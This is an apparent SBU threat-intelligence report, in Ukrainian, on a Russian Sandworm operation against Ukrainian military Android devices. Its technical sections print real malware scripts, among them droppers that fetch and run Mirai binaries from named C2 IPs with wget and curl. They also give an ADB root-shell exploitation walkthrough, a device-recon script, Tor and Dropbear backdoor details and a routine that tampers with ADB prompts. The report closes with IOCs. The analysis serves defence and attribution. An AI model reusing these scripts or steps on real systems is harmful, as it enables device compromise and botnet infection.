КІБЕРОПЕРАЦІЯ РОСІЙСЬКИХ СПЕЦСЛУЖБ ЯК ЕЛЕМЕНТ ПРОТИБОРСТВА НА ПОЛІ БОЮ

УКРАЇНА 2023

ВСТУП

Ситуаційним Центром забезпечення кібербезпеки Служби безпеки України у безпосередній взаємодії з Головним управлінням зв'язку та кібербезпеки Генерального штабу ЗСУ, а також Об’єднаним центром кібербезпеки ЗСУ попереджено кібероперацію військової розвідки рф проти Сил оборони України.

Встановлено, що кіберпідрозділами гу гш зс рф планувалось реалізувати масштабні кібератаки на військові системи з метою отримання несанкціонованого доступу до Android пристроїв військовослужбовців, які використовуються для планування та виконання бойових завдань.

З метою запобігання намірам ворога СБУ проведено комплекс контррозвідувальних дій, у ході яких було виявлено та знешкоджено низку шкідливих програм з широкими функціональними можливостями, які були цілеспрямовано створенні кіберрозвідкою рф та призначались для впровадження на пристроях з операційною системою Android.

Зібрані СБУ докази протиправної діяльності дозволяють зробити висновок, що виконання завдання покладалось на хакерське угруповання Sandworm (в/ч 74455).


ТЕХНІЧНІ ДЕТАЛІ

В ході розслідування встановлено, що підготовка до кібероперації була тривалою та ретельною, була пов’язана з розробкою спеціалізованого шкідливого програмного забезпечення, а також підготовкою командно-контрольної інфраструктури.


За результатами аналізу низки зразків ШПЗ маємо підстави стверджувати, що основним вектором для проникнення та розповсюдження ШПЗ ворогом розглядалось захоплення на полі бою окремих пристроїв, їх аналіз та використання наявних на них доступів та програмного забезпечення.

Низка пристроїв мали налаштований доступ до локальних мереж, внаслідок чого хакерським угрупованням передбачалось реалізувати відповідні етапи розвідки та віднайти механізми закріплення і поширення шкідливих файлів на інших пристроях.

LINUX



WINDOWS



ТЕХНІЧНІ ДЕТАЛІ

Наявність у ворога доступу до мережі за допомогою викрадених ключів (на час аналізу) дозволяла б взаємодіяти з іншими підключеними користувачами, що перебували онлайн.

FPING

```
└─$ fping -g 10.1  .0.0/16
10.1 .0.1 is alive
10.1 .0.26 is alive
10.1 .0.22 is alive
10.1 .0.222 is alive
10.1 .0.230 is alive
10.1 .1.62 is alive
```

NMAP

```
└─$ nmap -A 10.1 .29.50
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-29 17:57
Nmap scan report for 10.1  .29.50
Host is up (0.13s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT     STATE SERVICE  VERSION
5555/tcp open  freeciv?
| fingerprint-strings:
|   adbConnect:
|     CNXN
|_    device::ro.product.name=          ;ro.product.model=VMP-
1 service unrecognized despite returning data. If you know t
SF-Port5555-TCP:V=7.93%I=7%D=12/29%Time=63AE1B86%P=x86_64-pc
```

Приклад сканування внутрішньої мережі та пошук вразливих сервісів для подальшої атаки.

Результати сканування мережі надали змогу ідентифікувати підключені *Android* пристрої з відкритим портом *5555* (режим *Android Debug Bridge*), який планувалось використати зловмисниками для віддаленого доступу до пристрою з правами root.

ПРИКЛАД ЕКСПЛУАТАЦІЇ

Для експлуатації виявленого сервісу використовувався *linux* пакет *adb*. Приклад експлуатації.

```
└─$ adb connect 10.1 .29. 0
* daemon not running; starting now at tcp:5037
* daemon started successfully
connected to 10.1 .29. 0:5555
```

1. Встановлюємо з’єднання з віддаленим пристроєм, використовуючи *adb*.

```
└─$ adb devices
List of devices attached
10.1 .29. 0:5555        device
```

2. Переконуємось, що з’єднання успішно встановлене.

```
└─$ adb shell
        :/ # whoami
root
        :/ #
```

3. Перевіряємо наявність прав користувача *root* після з’єднання.

```
        :/ # cat /system/build.prop

# begin build properties
# autogenerated by buildinfo.sh
ro.build.id=PPR1.180610.011
ro.build.display.id=Vinga 045_Android 9.0_20200408
ro.product.brand=Amlogic
```

4. Отримуємо інформацію стосовно поточної конфігурації пристрою.

З використанням ввімкненого режиму *adb* ворогом мало б бути встановлено декілька наведених далі файлів ШПЗ, що дозволило б закріпитися на пристроях.

ШПЗ 1 (NETD)

Функціональне призначення – закріплення в системі та здійснення внутрішньої розвідки.

#1

Впроваджується на пристрій за допомогою *adb*, про що свідчить наявність групи *shell*, яка присвоюється користувачам цього пакету.

#2

Перейменовує легітимне ПЗ з *netd* в *netd_/ netd.backup* та зберігається замість нього на пристрої за шляхом */system/bin/netd.*

#3

Розміщення та назва невипадкові, оскільки netd є системним процесом та автоматично запускається разом із операційною системою. Вказане підтверджується відповідним записом у */system/etc/init/hw/init.rc*

```
start statsd
start netd
start zygote
```

#4

В ОС *Android* директорія */system* вважається головною системною директорією, де зберігається конфігурація ОС, тому при *factory reset* ця директорія не буде змінена, що забезпечить ШПЗ постійну присутність у системі.

#5

Після старту цей процес періодично запускає *bash* скрипт */data/local/tmp/.android.cache.sh*, а також дублює виконання всіх команд, що є у скрипті.

#6

Вміст скрипта *.android.cache.sh*

```
#!/system/bin/sh
/system/bin/settings get secure android_id > /data/local/tmp/.aid.cache
/system/bin/ip a > /data/local/tmp/.syscache.csv
/system/bin/pm list packages > /data/local/tmp/.syspackages.csv
/system/bin/getprop > /data/local/tmp/.sysinfo.csv
```

ШПЗ 1 (NETD)

Функціональне призначення – закріплення в системі та здійснення внутрішньої розвідки.

#7

Скрипт .android.cache.sh збирає з пристрою таку інформацію: *Android ID*, внутрішні інтерфейси, встановлені пакети, повна інформація стосовно конфігурації пристрою.

#8

Після запуску на пристрої користувача *netd* прослуховує запити на порт *59034*, запускає сканування внутрішньої мережі та збирає результат сканування у директорію *.ndata.csv*

#9

Використовуючи *CURL*, дані відправляються методом *POST* на віддалений сервер.

```
Host 192.168.252.248:
tcp - 80:[
tcp - 443:[
tcp - 515:[
tcp - 631:[
tcp - 9100:[
tcp - 9500:[
Host 192.168.252.249:
Host 192.168.252.250:
Host 192.168.252.251:
Host 192.168.252.252:
Host 192.168.252.253:
Host 192.168.252.254:
INTERFACE = tun1
SOURCE = 10.  .1  .66
IP begin = 10.  .1  .0
IP end = 10.  .1  .255
PORTS =
PING off
SCAN tcp
*******start*scan********

Host 10.  .1  .0:
Host 10.  .1  .1:
Host 10.  .1  .2:
Host 10.  .1  .3:
Host 10.  .1  .4:
```

```
tcp - 5555:[
Host 10.1  .1  3.67:
Host 10.1  .1  3.68:
```

```
INTERFACE = wlan0
SOURCE = 192.168.252.50
IP begin = 192.168.252.0
IP end = 192.168.252.255
PORTS =
PING off
SCAN tcp
*******start*scan********

Host 192.168.252.0:
Host 192.168.252.1:
tcp - 22:[
SSH-2.0-dropbear

]
tcp - 53:[
tcp - 80:[
HTTP/1.1 301 Moved Permanently
Server: Check Point SVN foundation
Content-Type: text/html; charset=UTF-8
Date: Tue, 03 Jan 2023 11:07:17 GMT
Last-Modified: Thu, 19 Feb 1987 02:52:34 GMT
Accept-Ranges: bytes
Connection: close
Cache-Control: no-cache,no-store
Location: https://192.168.252.1:4434


]
tcp - 264:[
tcp - 443:[
tcp - 1720:[
```

ШПЗ 2. TOR


Функціональне призначення – забезпечення віддаленого доступу до пристрою.

#1

Для доступу з мережі Інтернет до пристрою, що знаходиться в локальній мережі, атакуючими використовується *port forwarding* за допомогою запуску прихованого сервісу *TOR*.


#2

Для з’єднання через мережу *TOR* на пристрої розміщуються такі облікові дані:
TOR Hidden service перейменовано *в hs*
TOR Hostname – домен.onion
Public + Private Key



#3

Виявлений конфігураційний файл для *TOR* підключення *prx.cfg*.
Використовуючи цей конфігураційний файл зловмисник встановлює доступ до порту *34371*.



ШПЗ 3. DROPBEAR

Функціональне призначення – забезпечення віддаленого доступу до пристрою.

#1

Програмне забезпечення являє собою *SSH* клієнт/сервер для віддаленого доступу до пристрою.

#2

Сервер запускається з використанням порту *34371* та на деяких пристроях перейменовується в 0

#3

Публічний ключ на пристрої розміщений у директорії:
/data/local/local/tmp/sessions.log.d/.ssh/

#4

Окрім цього ПЗ, на деяких пристроях планувалось використання *sshd* процесу, який працював під іменем 0

DB SSH SERVER

ШПЗ 4. STL

Функціональне призначення – отримання інформації з пристроїв глобальної спутникової системи Starlink.

#1

Створений для роботи на системах із мобільною архітектурою ARM. Містить набір команд та стандартні внутрішні ip-адреси терміналу та роутеру (192.168.100.1, 192.168.1.1) для прямої взаємодії з Starlink із внутрішньої мережі. У ході роботи встановлюються TCP з'єднання з надсиланням hex-даних у тілі HTTP запиту методом POST. Після відпрацювання ШПЗ зберігає результат на локальному пристрої.

#2

ШПЗ збирає всю можливу інформацію про систему, яка доступна через API-функції, що наведені на скріншотах (згідно з документацією на Starlink). Таким чином, це ШПЗ використовується у розвідувальних цілях.

```
0000000004D28AFA00 # ?
0000000004829AFA00 # ?
000000000482BC0100 # ?
0000000004A2BC0100 # WifiSetMeshDeviceTrustRequest
0000000004A2FA0100 # TransceiverGetTelemetryRequest
0000000004AABC0100 # WifiSetMeshConfigRequest
0000000004F28ABC00 # ?
0000000004BABC0100 # WifiGetClientHistoryRequest
0000000004CABB0100 # WifiSetConfigRequest
0000000004D2BB0100 # WifiGetClientsRequest
0000000004DABB0100 # WifiSetupRequest
0000000004FABB0100 # WifiGetPingMetricsRequest
```

```
data1 #30 lines
0000000003F23E00 # GetNextIdRequest
0000000003D23F00 # ?enable_flow
0000000003823F00 # GetDeviceInfoRequest
0000000003FA3E00 # GetHistoryRequest
0000000003A23F00 # GetLogRequest
0000000003BA3F00 # GetNetworkInterfacesRequest
00000000038A3F00 # GetPingRequest
0000000003C23F00 # PingHostRequest
0000000003E23E00 # TransceiverGetStatusRequest
0000000003AA3F00 # SetSkuRequest
0000000003923F00 # SetTrustedKeysRequest
0000000003DA3E00 # SpeedTestRequest
0000000003CA3F00 # GetLocationRequest
0000000003DA3F00 # GetHeapDumpRequest
0000000003EA3F00 # FuseRequest
0000000003F23F00 # GetPersistentStatsRequest
0000000003FA3F00 # GetConnectionsRequest
0000000003924000 # ?flush_telem
00000000039A4000 # StartSpeedtestRequest
0000000003FA2400 # ?
0000000003AA4000 # ReportClientSpeedtestRequest
0000000003B24000 # InitiateRemoteSshRequest
0000000003BA4000 # SelfTestRequest
0000000003C24000 # SetTestModeRequest
00000000039A7D00 # DishGetContextRequest
0000000003C27D00 # DishGetObstructionMapRequest
0000000003BA7D00 # DishSetEmcRequest
0000000003CA7D00 # ?dish_get_emc
0000000003D27D00 # DishSetConfigRequest
0000000003DA7D00 # DishGetConfigRequest
```

ШПЗ 5. «WGET»

Функціональне призначення – завантаження трояну типу *Mirai.A (*за класифікацією *Eset*).

#1

Виконує з’єднання з віддаленим C2 (*93.123.16(.)205*).

```
$ cat wget
#!/bin/sh

n="arm arm5 arm6 arm7 m68k mips mpsl ppc sh4 x86_64"
http_server="93.123.16.205"

for a in $n
do
    cp /system/bin/sh $a
    >$a
    wget http://$http_server/$a -O → $a
    chmod 777 $a
    ./$a adbl
done

for a in $n
do
    rm $a
done
```

#2

Завантажує файли з C2 з іменами *arm*, *arm5*, *arm6*, *arm7*, *m68k*, *mips*, *mpsl*, *ppc*, *sh4*, *x86_64* та запускає їх з атрибутом *adbl*.

#3

Після запуску, описані файли видаляються з пристрою.

ШПЗ 6. «W.SH»

Функціональне призначення – завантаження трояну типу *Mirai.A* (за класифікацією *Eset*).

#1

Виконує з’єднання з віддаленим C2 (*107.182.129(.)219*).

#2

Завантажує файли з c2 з іменем b4ngl4d3shS3N941 та розширеннями .x86, .mips, .mpsl, .arm, .arm5, .arm6, .arm7, .ppc, .spc, .m68k, .sh4, .aarch64, .mips64, .i486, .i586, .i686, .mipsel, перейменовує у файл .0215152are3fd52s, запускає його, виконує перевірку на наявність строки «Who loves the sun».

#3

У випадку невдачі файл видаляється та відбувається перевірка наступного. У випадку успіху відбувається розгортання трояну типу *Mirai.A.*

```
if cd /var/tmp/UndergroundRomania || /var/UndergroundRomania ;
    wget --no-check-certificate 107.182.129.219/.billgates/b4ngl4d3shS3N941.i686 ;
    curl -s -L -O 107.182.129.219/.billgates/b4ngl4d3shS3N941.i686 ;
    busybox wget http://107.182.129.219/.billgates/b4ngl4d3shS3N941.i686 ;
    chmod 777 b4ngl4d3shS3N941.i686 ;
    mv b4ngl4d3shS3N941.i686 .0215152are3fd52s ;
    ./.0215152are3fd52s i686.payload 2>&1 | grep "Who loves the sun"
then
    printf "\n\033[0m\033[1;35mUnderground\033[0m\033[1;37mRomania\033[0m\033[1;
    49;9!\033[0m\n"
    exit;
else
    rm -rf b4ngl4d3shS3N941.i686 .0215152are3fd52s
fi
```

```
daidrumutati()
{
if [ -d /var/tmp/UndergroundRomania ]
then
echo "done"
dlderbins $1
else
mkdir /var/tmp/UndergroundRomania
mkdir /var/UndergroundRomania
dlderbins $1
fi
}
daidrumutati $1
```

ШПЗ 7. DEBLIND

Функціональне призначення – ексфільтрація даних з *Android* пристроїв із застосуванням додатку *System Update (com.android.system.update).*

#1

Прописує собі права в системі таким чином, щоб його запуск відбувався після перезавантаження пристрою та оновлення *Android*. Також в системі виконується перевірка на предмет наявності події, яка містить у своїй назві *OpenVPN*

```
if event?.getText() startsWith OpenVPN
```

#2

На пристрої активується режим розробника *adb* та стартує *AccessibilityEvent* (функція для людей із вадами зору) для обходу шифрування пристрою.

```
su -c cat data/data/[redacted]/shared_prefs/PREFS.xml
su -c name="adbDontAsk" value="true"
su -c cp data/data[redacted]shared_prefs/PREFS.xml

su -c chmod 775 /[cache_dir_path]/PREFS.xml
if file exists: /[cache_dir_path]/PREFS.xml
if fileInputStream contains: name="adbDontAsk" value="false"
replace: name="adbDontAsk" value="false"
with: name="adbDontAsk" value="true"
replace: <boolean name="adbDontAsk" value="true"/>
```

#3

Якщо *OpenVPN* процес присутній, додаток виконує запит до файлу *PREFS.xml* для зміни строки коду, яка відповідає за оповіщення користувача про увімкнення ADB.

#4

З використанням функції *AccessibilityEvent* системи *Android* збирається інформація з екрану користувача. Результат відпрацювання у зашифрованому вигляді записується на зовнішнє сховище пристрою.

#5

Маскується під оновлення.
Після встановлення і активації переходить у фоновий режим, запускаючи власний сервіс.

Після відпрацювання шкідливого додатку його результати ексфільтруються за допомогою *DropBear*.

ВИСНОВОК

За результатами аналізу всіх складових кібероперації, СБУ зроблено такі основні висновки:

- підготовка до реалізації кібероперації була ретельною та тривалою;
- створено комплекс нових кастомних шкідливих програм для роботи з Android пристроями;
- ШПЗ використовувало численні механізми уникнення детектування, приховування під легітимні процеси та назви файлів, забезпечувало собі постійну присутність на пристроях у разі перезавантаження, оновлення та скидання (factory reset);
- частина ШПЗ розроблена під спеціалізовані програмні засоби та використовувала спеціальні можливості для людей з вадами зору;
- використано шкідливі файли для отримання інформації про конфігурацію підключених терміналів супутникового зв'язку Starlink;
- організовано декілька альтернативних каналів зв'язку зі скомпрометованими пристроями;
- процеси виявлення нових пристроїв та збору інформації автоматизовано та максимально приховано.

Цей звіт демонструє етапність кібероперації та рівень її підготовки. Використані механізми проникнення, закріплення, створення резервних бекдорів та каналів комунікації ШПЗ відносяться до форм та методів, які притаманні APT угрупованням.
СБУ має всі підстави стверджувати, що кібероперація була проведена військовою розвідкою рф із залученням сил та засобів хакерського угруповання Sandworm (в/ч 74455).

IOC’S

C2 - *93.]123.]16.]205 / 107.]182.]129.]219 / 107.182.129(.)219*

Хеш-суми та назви файлів ШПЗ

2d0390c50615d476161e129f5585cb27 arc

024ec8d4c15a3e1db01881802fe82805 arm

9ae86ac60230f5b7f0a5a06fe46832da arm5

737b79c3ac8155362d454bf8fdc37799 i586

7d0cdcf69d161e32ad4f8e8c253ec429 i686

512eb94ee86e8d5b27ec66af98a2a8c4 killer

6feed6dc132d9eba6fd21e622172b00a log.txt

dde990e83dde11b71717b270a2b78a3b mips

13b564eb90dbe1e087df87eb194a53db mipsel

c6a2b7b9b64c7456c10da24de40d842f sh4

8ff0069a52a9368642ed01a9c1741f88 stl

aa08059ba12a885fd66c946ae1a491ab tamkjll.arm

a5a5521df673363196c18d3934f76858 tamkjll.arm5

6087ab1db1ac80e13403ad17f66ab350 tamkjll.arm6

539042f9945e6128e3daf7e0f76e180c tamkjll.mips

e7d081e1f4f2ad08577e33b4fa18292a tamkjll.mpsl

4bdf7f719651d9a762d90e9f33f6bb01 tcpdump

9560b700892abbf939a3ba6605e3eb3a wget

388996fdb916fc0ef12677531d8f2e0a w.sh

00af82a2676688bdefec49941b61b3df x86_64

918924aca3f5dc52ce3c810308845b65 tamkjll.sh4

8cc66795532d6dafe6df1b17845e45c9 tamkjll.x86

5f4d18c0ea598b4ce056beaabbe8ee59 watchdog / busybox

2cfa1f3e0467b8664cbf3a6d412916d6 blob

04d0606d90bba826e8a609b3dc955d4d db

c4b5c8bdf95fe636a6e9ebba0a60c483 db.bz2

1f2c118b29e48cc5a5df46cddd399334 td

452b6c35f44f55604386849f9e671cc0 td.bz2

8da161929194843d1f35f81154dc9297 tamkjll.x86_64

0905e83411c0418ce0a8d3ae54ad89a6 NDBR_armv7l

7e548ef96d76d2f862d6930dcc67ef82 NDBR_i686